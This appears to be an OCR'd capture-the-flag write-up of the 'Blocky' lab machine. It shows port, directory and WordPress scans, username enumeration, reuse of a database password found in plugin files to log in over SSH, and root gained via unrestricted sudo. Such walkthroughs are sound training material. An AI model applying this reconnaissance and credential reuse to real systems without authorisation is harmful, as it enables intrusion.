
Blocky

```
┌──(kali㉿kali)-[~/Blocky]
└─$ nmap -sC -sV -p- 10.129.231.172 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-17 17:02 EDT
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 77.46% done; ETC: 17:04 (0:00:26 remaining)
Stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 17:04 (0:00:13 remaining)
Stats: 0:03:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 17:06 (0:00:39 remaining)
Nmap scan report for 10.129.231.172
Host is up (0.018s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp?
22/tcp    open   ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open   http      Apache httpd 2.4.18
|_http-title: Did not follow redirect to http://blocky.htb
|_http-server-header: Apache/2.4.18 (Ubuntu)
8192/tcp  closed sophos
25565/tcp open   minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



POSTS

JULY 2, 2017

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!


We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 🙂

```
┌──(kali㉿kali)-[~/Blocky]
└─$ gobuster dir -u http://10.129.231.172:80/ -w=/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -b 301
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.231.172:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   301
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/03/17 17:19:24 Starting gobuster in directory enumeration mode
===============================================================
Error: the server returns a status code that matches the provided options for non existing urls. http://10.129.231.172:80/73bb2c78-15d4-4907-8eaf-1a6bb7a5fa7e ⇒ 302 (Length: 281). To continue please exclude the status code, the length or use the --wildcard switch
```

There were no results with the Gobuster tool as it was returning all the directories as 302 redirects which is all false positives.

As we look at the website, it seems to be a WordPress site and it also has a login page.

Attempted with some default credentials to check if it works but none of them worked.




Next, we run the **WPScan** tool to identify and scan plugins around the website -

```
┌──(kali㉿kali)-[~/Blocky]
└─$ wpscan --url http://blocky.htb/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blocky.htb/ [10.129.231.172]
[+] Started: Fri Mar 17 17:42:40 2023

Interesting Finding(s):
```

The results show that there is an upload directory on the website and the files inside it can be accessed.


```
[+] Upload directory has listing enabled: http://blocky.htb/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```




As we check more results of the WPScan tool, we find the below usernames which might be available on the website –

```
[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

The presence of username notch can be confirmed by trying to login to the website using the same and we get the error message showing




We also find that there is another directory on the website - /plugins




As we analyze the files found inside the plugins web directory, we get the root credentials which seems to be of the local database used by the server.

Hence used the same credentials with the username **notch** which we found earlier to login with the SSH session-



With SSH login successful, we get the user.txt file which has the user flag –



Lets check what all commands can be run with root access and does not require a password -

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

As checked, we can run any command on the server with **sudo** access.

```
notch@Blocky:~$ sudo /bin/bash
root@Blocky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:~#
```

Got root access on the server and then finally got the root flag from the root.txt file.

```
root@Blocky:/root# cat root.txt
                                  bd
root@Blocky:/root#
```